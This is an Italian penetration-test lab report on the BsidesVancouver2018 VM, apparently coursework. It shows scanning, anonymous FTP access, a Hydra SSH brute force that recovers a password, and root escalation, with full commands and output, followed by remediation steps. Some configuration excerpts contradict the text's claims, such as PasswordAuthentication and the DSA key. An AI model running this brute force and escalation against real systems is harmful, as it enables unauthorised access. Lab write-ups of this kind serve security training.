

Relazione tecnica VA-PT

***Alessandro
Accordino***

***Analisi
vulnerabilità,
penetration-
testing,
mitigazione e
verifica della
conformità
infrastrutturale
dell'asset Target
Data: 27/07/2026***

31 LUGLIO

Finalità del progetto: Black Box Pentest

Lo scopo principale di questo progetto è identificare l'host vittima, valutare le debolezze del sistema e sfruttarle per eseguire attacchi che ci permettano di ottenere privilegi elevati e dati sensibili con obbiettivo il controllo della macchina vittima ed eseguire strategie per ridurre e mitigare i rischi. Il documento è il risultato delle attività di Vulnerability Assessment (VA), Penetration Testing (PT) e Remediation condotte sul sistema BsidessVancouver2018.

L'obiettivo principale è: da un lato, identificare l'host vittima, mappare la superficie d'attacco esposta del sistema, sfruttando i vari modi in cui potrebbe essere attaccato, e dall'altro, implementare strategie per ridurre i rischi e mettere in sicurezza la macchina. Questo significa analizzare i punti deboli del sistema, sfruttarli e trovare soluzioni per proteggerlo.

Informazioni Target

Parametro	Valore
Nome Sistema	— BsidessVancouver2018
Indirizzo IP	— Da trovare
Sistema Operativo	— Da trovare
Tipo Ambiente	— Virtual Machine - Lab
Rete	— Segmento Isolato (Intranet)
Strumento di Scan	— Nmap
—	
—	
—	
—	
—	

Identificazione Dell'Host Target

In data 27 Luglio 2026 l'attività è stata condotta con un approccio **Black Box** (senza informazioni) Per simulare una reale minaccia interna (per esempio un attaccante ha ottenuto

l'accesso fisico alla rete o tramite **VPN**) la macchina attaccante (**kali**) è stata impostata al medesimo segmento di rete isolato della macchina target tramite configurazione standard della macchina in **Host Only**.

Prima di avviare una qualsiasi scansione verso l'esterno è stato analizzato lo stato delle interfacce di rete locali della macchina attaccante (**kali**) per determinare il perimetro di rete assegnato dal **Server DHCP** tramite il comando "**ip -br a**".

```
(kali@kali)-[~]
$ ip -br a
lo                UNKNOWN    127.0.0.1/8 ::1/128
eth0              UP         192.168.56.103/24
eth1              UP
docker0          DOWN      172.17.0.1/16
br-f7f9aea21282   DOWN      172.18.0.1/16
```

L'interfaccia di rete **Eth0** ha negoziato correttamente l'indirizzo di rete (**IP**), attestandosi sul valore **192.168.56.103/24**. Questo ha permesso di isolare e circoscrivere lo spazio di azione alla sottorete **192.168.56.0-192.168.56.255**.

Al fine di mappare i dispositivi attivi e il nostro host vittima è stata eseguita quindi una scansione mirata sul segmento 192.168.56.0/24 attraverso l'utilizzo dello strumento "**netdiscover**" che sfrutta le richieste **ARP** per ottenere gli indirizzi IP della rete.

```
(kali@kali)-[~]
$ sudo netdiscover -r 192.168.56.0/24

Currently scanning: 192.168.56.0/24 | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180

  IP            At MAC Address  Count  Len  MAC Vendor / Hostname
  ---
192.168.56.1    0a:00:27:00:00:07  1      60  Unknown vendor
192.168.56.100  08:00:27:a4:7d:7f  1      60  PCS Systemtechnik GmbH
192.168.56.104  08:00:27:79:53:26  1      60  PCS Systemtechnik GmbH
```

L'analisi ha evidenziato la presenza dei seguenti host attivi all'interno del dominio

- **192.168.56.1** – corrisponde al **Gateway della rete virtuale**
- **192.168.56.100** – **host della rete**
- **192.168.56.104** – **host della rete**

Per completare l'identificazione dell'host vittima è stata eseguita una scansione delle porte aperte per verificare quale tra i due host rilevati sia il target vulnerabile.

E' stata eseguita quindi una scansione tramite lo strumento Nmap attraverso il comando "sudo nmap -p 21,22,80 192.168.56.100 192.168.56.104"

```
(kali@kali)-[~]
$ sudo nmap -p 21,22,80 192.168.56.100 192.168.56.104
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-27 09:25 -0400
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or sp
ecify valid servers with --dns-servers
Nmap scan report for 192.168.56.100
Host is up (0.0030s latency).

PORT      STATE SERVICE
21/tcp    closed ftp
22/tcp    closed ssh
80/tcp    closed http
MAC Address: 08:00:27:A4:7D:7F (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.104
Host is up (0.0030s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:79:53:26 (Oracle VirtualBox virtual NIC)

Nmap done: 2 IP addresses (2 hosts up) scanned in 0.40 seconds
```

Dall'analisi dell'Output ottenuto si evincono i seguenti risultati:

- **192.168.56.100:** L'Host presenta tutte e tre le porte scansionate in stato di Closed, comportameto tipico di nodi di loopback o reti fittizie.
- **192.168.56.104:** L'Host risponde positivamente alla scansione, mostrando lo stato open (Aperto) per tutte le porte interrogate.

L'esito della scansione ha confermato inequivocabilmente che l'host target da sottoporre alla successive fasi di analisi sia l'indirizzo IP "192.168.56.104".

```
Nmap scan report for 192.168.56.104
Host is up (0.0030s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:79:53:26 (Oracle VirtualBox virtual NIC)
```

Scansione delle Vulnerabilità

In data 27 Luglio 2026 è stata condotta una valutazione delle vulnerabilità (VA) sul sistema target "192.168.50.104" precedentemente rilevato. La scansione è stata portata a termine

tramite lo strumento Nmap, che permette di scansionare le varie porte, versioni del sistema operativo e software di un determinato target.

```
(kali@kali)-[~]
$ sudo nmap -sV -sC -p- -T4 -oN tutte_le_porte.txt 192.168.56.104
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-27 10:09 -0400
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Verbosity Increased to 1.
Completed SYN Stealth Scan at 10:09, 10.09s elapsed (65535 total ports)
Initiating Service scan at 10:09
Scanning 3 services on 192.168.56.104
Completed Service scan at 10:09, 6.04s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.56.104.
Initiating NSE at 10:09
NSE: [ftp-bounce] Couldn't resolve scanme.nmap.org, scanning 10.0.0.1 instead.
NSE: [ftp-bounce] PORT response: 500 Illegal PORT command.
Completed NSE at 10:09, 0.24s elapsed
Initiating NSE at 10:09
Completed NSE at 10:09, 0.15s elapsed
Initiating NSE at 10:09
Completed NSE at 10:09, 0.00s elapsed
Nmap scan report for 192.168.56.104
Host is up (0.0059s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxr-xr-x  2 65534  65534      4096 Mar 03  2018 public
|_ ftp-syst:
|   STAT:
|_ FTP server status:
|   Connected to 192.168.56.103
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 2.3.5 - secure, fast, stable
|_ End of status
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|_  2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_  256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http      Apache httpd 2.2.22 ((Ubuntu))
|_ http-server-header: Apache/2.2.22 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
|_ http-methods:
|_   Supported Methods: POST OPTIONS GET HEAD
|_ http-robots.txt: 1 disallowed entry
|_ /backup_wordpress
MAC Address: 08:00:27:79:53:26 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

La

scansione è stata effettuata tramite il comando “`sudo nmap -sV -sC -p- -T4 -oN tutte_le_porte.txt 192.168.56.104`” che permette di verificare la versione del sistema operativo, del software, le porte aperte e salvare tutto in un file .txt .
Dalla scansione sono state rese evidenti Informazioni essenziali e vulnerabilità utilizzabili per la fase di penetration-testing quali:

Tabella Grafica Delle vulnerabilità Principali:

Porta	Stato Servizio	Versione Software	Informazioni Rilevate / Errori di Configurazione
21/TCP	Open FTP	vsFTPD 2.3.5	Consente l'accesso anonimo (Anonymous FTP login allowed). Presenza della directory public.
22/TCP	Open SSH	OpenSSH 5.9p1	Banner Debian 5ubuntu1.10. Algoritmi attivi: DSA, RSA, ECDSA.
80/TCP	Open HTTP	Apache httpd 2.2.22	Web Server (Ubuntu). Rilevato file robots.txt con la directory nascosta /backup_wordpress.

Dettaglio delle Vulnerabilità Identificate

1) Vulnerabilità FTP (Nmap Script ftp-anon)

- **Nome Vulnerabilità:** Anonymous FTP Login Allowed.
- **Identificativo Nessus:** Plugin ID 10079
- **Codice CVE (Common Vulnerabilities Exposures):** Non ha un codice CVE univoco si tratta di una misconfiguration(Errore di configurazione umana/credenziali deboli)
- **Severità:** media-alta (CVSS base: 5.0-9.0 a seconda dei dati esposti)

Il servizio **FTP**(File Transfer Protocol) sulla porta **21/TCP** gestito dal software **vsFTPd 2.3.5** è un protocollo standard per il trasferimento e la gestione dei file sul server.

1.1 Attacco:

Informazioni Aggiornate

Valore

Nome Sistema	—	BsidesVancouver2018
Indirizzo IP	—	192.168.56.104
Sistema Operativo	—	Ubuntu 12.04 LTS
Tipo Ambiente	—	Virtual Machine - Lab
Rete	—	Segmento Isolato (Intranet)
Strumento di Scan	—	Nmap
—		
—		
—		
—		
—		

Nmap ha effettuato una scansione sulla porta **21** tentando un'autenticazione standard utilizzando la stringa anonymous come nome utente e un indirizzo fittizio come password. Il server ha accettato la richiesta con il codice di stato **FTP 230** (Accesso Consentito). Questa falla permette a chiunque senza possedere un account sul sistema, di bypassare le barriere di sicurezza accedendo alla strutture delle directory del server e a eventuali cartelle esposte.

1.2 Rischi:

L'impatto di un accesso anonimo sul server varia in base ai privilegi di scrittura e al tipo di file esposti.

Information Leakage (Fuga di informazioni critiche): Molto spesso le cartelle pubbliche dei server **FTP** dimenticati contengono backup di codice, file di testo con informazioni sensibili come chiavi in chiaro, file di configurazione o chiavi crittografiche **SSH**. Un attaccante potrebbe scaricare questi dati e utilizzarli per scopi malevoli come privilege escalation.

Vettore di File Malevoli: Banalmente se la cartella esposta possedesse erroneamente i permessi di scrittura per l'utente anonimo, l'attaccante potrebbe caricare file malevoli come web shell ecc... per poi eseguirli per ottenere controllo remoto del sistema senza exploit complessi.

2) Vulnerabilità OS Intelligence via SSH Banner (Nmap Service Detection)

- **Nome Vulnerabilità: Operating System and Software Version Information Disclosure via SSH Banner**
- **Identificativo Nessus: Plugin ID 10881 (SSH Server Type and Version Information Disclosure)**
- **Codice CVE (Common Vulnerabilities Exposures): Non ha un codice CVE univoco si tratta di una esposizione di informazioni di sistema (System Information Leakage)**
- **Severità: bassa (CVSS base: 2.1 – 5.0 a seconda delle policy aziendali)**

Il servizio SSH (Secure Shell) sulla porta 22/TCP è gestito dal software OpenSSH 5.9p1.

Viene utilizzato dagli amministratori per stabilire connessioni remote cifrate e gestire il server tramite righe di comando

2.1 Attacco:

Durante la scansione Nmap ha interrogato la porta 22/TCP leggendo il Banner che il servizio invia automaticamente a chiunque provi a connettersi, la stringa estratta è la seguente:

"OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)"

In questa maniera l'attaccante senza forzature del sistema ha effettuato un'operazione di OS fingerprinting deducendo che il server ospita la distribuzione Ubuntu Linux 12.04 LTS per via della firma prima descritta disponibile solo per questa distribuzione.

2.2 Rischi:

Nonostante l'esposizione del banner non consente di accedere immediatamente al sistema e violarlo, fornisce comunque all'attaccante informazioni per poter pianificare un eventuale attacco e quindi eventuali privilege escalation inoltre vengono mostrate anche algoritmi di cifratura obsoleti che devono essere disabilitati (DSA):

Identificazione Del Kernel Vulnerabile: Sapere che il kernel esegue una versione di ubuntu rilasciata nel 2012 senza ormai più alcun tipo di supporto (end of life) significa che è ormai obsoleto e che il sistema è affetto da vulnerabilità storiche di Local Privilege Escalation come Dirty Cow(CVE-2016-5195) ecc... Banalmente un attaccante potrebbe sfruttare questa informazione per utilizzare questi exploit per scopi malevoli sapendo già quali di questi funzionano per quella determinata versione del OS.

3) Vulnerabilità Web Directory Insecure Exposure (Nmap Script http-robots.txt)

- **Nome Vulnerabilità: Sensitive Directory Exposure via robots.txt (Information Disclosure)**
- **Identificativo Nessus: Plugin ID 11213 (http Directory Enumeration)**
- **Codice CVE (Common Vulnerabilities Exposures): Non associata ad un codice CVE ma si tratta di una falla logica di configurazione web (Insecure Security Architecture)**
- **Severità: Critica (CVSS base:5.0)**

Il Servizio **HTTP** sulla porta **80/TCP** è gestito dal Web Server "**Apache 2.2.22**". Il file **robots.txt** è un file di testo pubblico che gli amministratori usano per indicare ai crawler come Google quali pagine non devono essere indicizzate nei motori di ricerca e rendere il tutto più efficiente dato che il browser non ha risorse infinite e non può perdere tempo ad indicizzare ogni cosa.

3.1 Attacco:

Lo script NSE di **Nmap** ha analizzato il file **http://192.168.56** individuando l'esclusione esplicita "**Disallowed: /backup_wordpress**". L'attaccante può sfruttare questa informazione a proprio vantaggio: l'amministratore ha inserito quella riga probabilmente per nascondere la cartella, ma invece ha confermato pubblicamente all'attaccante l'esistenza e l'esatto percorso di una directory (possibilmente critica) contenente dati di backup e altre informazioni sensibili possibilmente utilizzabili dall'attaccante.

3.2 Rischi

La presenza di una directory di backup di una piattaforma **CMS** come **WordPress** espone il server a rischi come:

- **Compromissione delle Credenziali del Database:** All'interno dei backup di WordPress risiede quasi sempre il file **wp-config.php**. Questo file contiene il nome utente e la password di root del database MySQL non cifrati. Se l'attaccante riesce a scaricare questo file, entra in possesso delle credenziali per modificare o distruggere i dati del server.
- **Analisi del codice sorgente:** Esaminando i vecchi file di backup della cartella, l'attaccante può studiare offline i plugin installati, cercandone le versioni obsolete per sferrare attacchi mirati come SQL Injection o Remote Code Execution (RCE) sul pannello di amministrazione del sito.

Penetration Testing

Primo Vettore d'attacco: In data 28 luglio 2026 è stato effettuato un'attività di penetration testing sfruttando le informazioni raccolte nella fase di ricognizione dove è stato rilevato l'accesso anonimo (**ftp-anon**) sulla porta 21. All'interno del **server FTP** è stato identificato e scaricato un file di backup contenente l'elenco di nomi utenti validi per il sistema operativo e poi sfruttando questa fuga di informazioni è stata condotta un'attività di password brute-force tramite **hydra** sul servizio SSH (porta 22) attivo. Il servizio SSH ha permesso tentativi di login multipli senza implementare alcun meccanismo di blocco o limitazione permettendo di compromettere la macchina target attraverso **privilege escalation**.

Proof of Concept (PoC):

1) Estrazione della lista utenti dal servizio FTP:

È stata attuata una connessione anonima al servizio FTP ed eseguito il download dei nomi utenti successivamente analizzati:

```
(kali@kali)~$ sudo ftp 192.168.56.104
[sudo] password for kali:
Connected to 192.168.56.104.
220 (vsFTPD 2.3.5)
Name (192.168.56.104:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (||54273|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534  65534      4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
230 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (||28144|).
150 Here comes the directory listing.
-rw-r--r--  1 0      0      31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (||23476|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****| 31 0.03 KiB/s --:-- ETA
226 Transfer complete.
31 bytes received in 00:00 (0.03 KiB/s)
ftp> exit
221 Goodbye.
```

2) Attacco Brute-Force via SSH:

È stato implementato lo strumento Hydra per testare le password sul target provando uno per uno i nomi utenti del file di testo, di cui viene rilevata solo una corrispondenza della password con “anne”

```
(kali@kali)-[~]
└─$ sudo hydra -l anne -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.104 -t 4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding
, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-28 13:08:25
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.56.104:22/
[22][ssh] host: 192.168.56.104 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-28 13:08:41
```

```
(kali@kali)-[~]
└─$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

Risultato: Lo strumento ha identificato con successo la password “princess” per utente “anne” confermando la presenza di credenziali deboli e la totale assenza di meccanismi di blocco degli utenti sul servizio SSH.

3) Accesso Remoto (Presenza di controllo e Privilege escalation):

Stabilita una sessione SSH interattiva con le credenziali compromesse si effettua la privilege escalation prendendo il controllo totale del dispositivo:

```
(kali@kali)-[~]
└─$ sudo ssh anne@192.168.56.104
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
anne@192.168.56.104's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Jul 27 13:01:33 2026 from 192.168.56.103
anne@bsides2018:~$ sudo su
[sudo] password for anne:
Sorry, try again.
[sudo] password for anne:
root@bsides2018:/home/anne#
```

```
root@bsides2018:/home/anne# cd /root
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
root@bsides2018:~#
```

Risultato: Tramite le credenziali compromesse è stato possibile prendere il controllo come root e trovare la “Flag.txt”

EXECUTIVE SUMMARY

È stata condotta una simulazione d'attacco controllata sulla macchina target denominata **Bsidesvancouver2018**. L'obiettivo dell'intervento è stato quello di valutare la solidità delle difese perimetrali e interne della rete. Il test ha simulato il comportamento di un utente malintenzionato che opera all'interno della rete locale (LAN).

Sintesi dei Rischi rilevati e Impatto:

Fuga di informazioni Sensibili (Servizio FTP): Tramite la simulazione è emersa la possibilità di accedere pubblicamente senza alcuna password. Questa vulnerabilità ha permesso nella simulazione il furto di un file contenente i nomi di utenti della macchina.

Esposizione Pubblica di cartelle di Backup: Tramite la simulazione è emersa la presenza di cartelle riservate contenenti file di backup di sistema di gestione contenuti su WordPress. Questo ha facilitato la mappatura della struttura.

Accesso Remoto (SSH) fragile e Privilege Escalation: Sfruttando i nomi utenti rubati tramite il servizio FTP, è stato possibile attraverso attacchi di brute-force con lo strumento hydra tentare in maniera automatica attacchi per indovinare la password, a causa della totale assenza di limiti di tentativi e blocchi. Una volta entrati la presenza di configurazioni deboli ha permesso di assumere il controllo ottenendo i privilegi massimi (root) del sistema.

Schema Generale del rischio:

Vulnerabilità Identificata	Rischio Iniziale	Impatto Potenzialmente Subito	Stato Post-Remediation
Accesso Anonimo FTP	ALTO	Furto di credenziali e liste utenti	RISOLTO (Accesso Chiuso)
Esposizione Cartelle Web	MEDIO	Individuazione file di backup e codici	/
Brute-Force su SSH	CRITICO	Accesso abusivo e controllo del server	RISOLTO (Blocco Tentativi)
Privilegi di Root Elevati	ALTO	Compromissione totale dell'infrastruttura	RISOLTO (Permessi Revocati)

PIANO DI REMEDIATION

Questa sezione descrive le contromisure e tecniche applicate sull'host target **192.168.56.104** per mitigare e risolvere i 3 possibili vettori d'attacco precedentemente analizzati nella fase di scanning e il più pericoloso appena mostrato nell'attacco di penetration testing.

Fase di REMEDIATION 01: Rimozione Accesso Anonimo ed esposizione di File sensibili - FTP (porta 21)

- **Strategia di Risoluzione:** La remediation prevede l'eliminazione immediata dell'accesso anonimo e rimozione totale del file `users.txt.bk` e qualsiasi altro archivio di backup, impedendo fuoriuscita di informazioni sensibili.
- **Procedura Operativa sulla Macchina Target:**

```
root@kali:~# ssh anne@192.168.56.104
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
anne@192.168.56.104's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Thu Jul 30 04:50:47 2026
anne@bsides2018:~$ sudo su
[sudo] password for anne:
root@bsides2018:/home/anne# sudo nano /etc/vsftpd.conf
```

```
#
# Allow anonymous FTP? (Beware - allowed by default if you comment this out).
anonymous_enable=NO
#
# Uncomment this to allow local users to log in.
#local_enable=YES
#
# Uncomment this to enable any form of FTP write command.
#write_enable=YES
#
```

La risoluzione è stata effettuata da remoto dopo aver ottenuto le credenziali sensibili utilizzabili come vettore d'attacco sul protocollo SSH (porta 22), è stata effettuata una privilege escalation (per diventare root), successivamente è stato eseguito tramite il comando: **"nano /etc/vsftpd.conf"** l'editor di testo per la modifica del file di configurazione per disabilitare l'accesso anonimo.

```
root@bsides2018:/var# ls
backups  cache  crash  ftp  games  lib  local  lock  log  mail  opt  run  spool  tmp  www
root@bsides2018:/var# cd ftp
root@bsides2018:/var/ftp# ls -la
.  ..  public
root@bsides2018:/var/ftp# cd public
root@bsides2018:/var/ftp/public# ls
users.txt.bk
root@bsides2018:/var/ftp/public# rm users.txt.bk
```

Ricerca e rimozione del file `users.txt.bk` dalla cartella `public` dal percorso `/var/ftp/public`

Tramite il comando “rm users.txt.bk” per evitare qualsiasi fuoriuscita di informazioni sensibili.

Test Secondo Tentativo di Accesso:

```
(kali@kali)~$ sudo ftp 192.168.56.104
[sudo] password for kali:
Connected to 192.168.56.104.
500 OOPS: vsftpd: both local and anonymous access disabled!
ftp>
```

L'Esecuzione di un secondo tentativo di accesso tramite FTP dopo la modifica dei file di configurazione di **vsftpd** ha reso impossibile accedere anonimamente e le cartelle di backup ed eventuali file sono stati completamente rimossi, evitando esfiltrazione di informazioni sensibili.

Fase di REMEDIATION 02: Protezione SSH da brute-force (porta 22)

- **Strategia di Risoluzione:** L'obiettivo della remediation è quello di bloccare automaticamente accessi multipli così da rendere inutili attacchi di brute-force di password come hydra.
- **Procedura Operativa sulla Macchina Target:**

```
root@bsides2018:/home/anne# nano /etc/ssh/sshd_config
root@bsides2018:/home/anne#
```

```
# Change to no to disable tunnelled clear text passwords
PasswordAuthentication no
MaxAuthTries 2
```

È stata effettuata la modifica del file di configurazione sshd_config portando alla disabilitazione della passwordAuthentication evitando l'autenticazione tramite password in chiaro e favorendo l'uso delle chiavi asimmetriche, inoltre è stato implementato un counter di tentativi massimi per sessione MaxAuthTries 2 (due tentativi), così da mitigare eventuali attacchi di Brute-Force come Hydra ed interrompere la connessione.

Disabilitazione Degli Algoritmi obsoleti e Occultamento del Banner Debian da SSH:

Per evitare azioni di **Banner Grabbing** tramite il **Banner Debian** di SSH è stata implementata una dicitura per la rimozione dello stesso, così da evitare che gli attaccanti sappiano se abbiamo una versione obsoleta o meno del OS “sempre nel file di configurazione SSH”:

```
# Change to no to disable tunnelled clear text passwords
PasswordAuthentication yes
MaxAuthTries 2
DebianBanner no
```


Disabilitazione Degli Algoritmi obsoleti:

```
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
HostKey /etc/ssh/ssh_host_ecdsa_key
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes
```


Rimozione della chiave **DSA** utilizzando il cancelletto “#” per disabilitarla completamente e lasciare attivi solo gli algoritmi di cifratura più sicuri.

Riavvio del servizio ssh per implementare le modifiche effettuate.

```
root@bsides2018:/home/anne# service ssh restart
ssh stop/waiting
ssh start/running, process 2479
root@bsides2018:/home/anne#
```



Test Secondo Tentativo di Accesso:

```
(kali@kali)-[~]
$ sudo hydra -l anne -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.104 -t 4
[sudo] password for kali:
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal pu
, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-30 09:23:12
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.56.104:22/
[ERROR] target ssh://192.168.56.104:22/ does not support password authentication (method reply 4).
```

L'Esecuzione di un secondo tentativo di Brute-Force tramite il tool hydre dopo la modifica dei file di configurazione di **SSH** ha completamente fatto fallire l'attacco effettuato non permettendo di ottenere nessuna password.

Fase di REMEDIATION 03: Ubuntu 12.04 LTS

- **Strategia di Risoluzione:** l'unica soluzione per un OS fuori supporto dal 2013 è la migrazione totale su una distribuzione supportata (es. Ubuntu 24.04 LTS) dato che

l'aggiornamento di una macchina datata causerebbe il blocco totale della macchina per via di incompatibilità dei servizi e hardware inadatto per nuove versioni ubuntu. Ai fini del laboratorio, e in conformità con la consegna del progetto, si applica una strategia di isolamento perimetrale radicale sulla porta 80 che ha esposto l'OS per la risoluzione della Vulnerabilità.

- **Procedura Operativa sulla Macchina Target:**

```
root@bsides2018:/home/anne# iptables -A INPUT -p tcp --dport 80 -j DROP
root@bsides2018:/home/anne#
```

Spiegazione tecnica del comando: intercettare tutto il traffico in entrata (INPUT) di tipo **TCP** (-p(protocol) tcp) indirizzato alla porta **HTTP** standard **80 (--dport 80)**. L'azione configurata **"-j DROP"** ordina di dropare ovvero eliminare o cestinare il traffico in modo assoluto, impedendo a malintenzionati sulla rete di interrogare il web server ed estrarre i metadati identificativi del sistema operativo obsoleto.

```
(kali@kali)-[~]
$ curl -I --connect-timeout 5 http://192.168.56.104
curl: (28) Connection timed out after 5004 milliseconds
(kali@kali)-[~]
$ ss
```

Lo screenshot prova l'efficacia della regola del firewall che scarta i pacchetti http tramite l'utilità curl con restrizione di tempo(--connect-timeout 5) che ha generato un fallimento immediato e desiderato della sessione . Poiché il server non risponde, diventa impossibile per entità esterne (inclusi i moduli di OS Fingerprinting dello scanner di Nessus) interrogare gli header e catturare la stringa identificativa della distribuzione obsoleta Ubuntu 12.04 LTS.

Analisi dei risultati Post-Intervento:

```
(kali@kali)-[~]
$ sudo nmap -sV -sC -p- -T4 192.168.56.104
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-30 09:56 -0400
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --
Nmap scan report for 192.168.56.104
Host is up (0.0077s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE      SERVICE      VERSION
21/tcp    open      ftp          vsftpd (broken: both local and anonymous access disabled!)
22/tcp    open      ssh         OpenSSH 5.9p1 (protocol 2.0)
| ssh-hostkey:
|_  2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_  256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    filtered  http
MAC Address: 08:00:27:79:53:26 (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
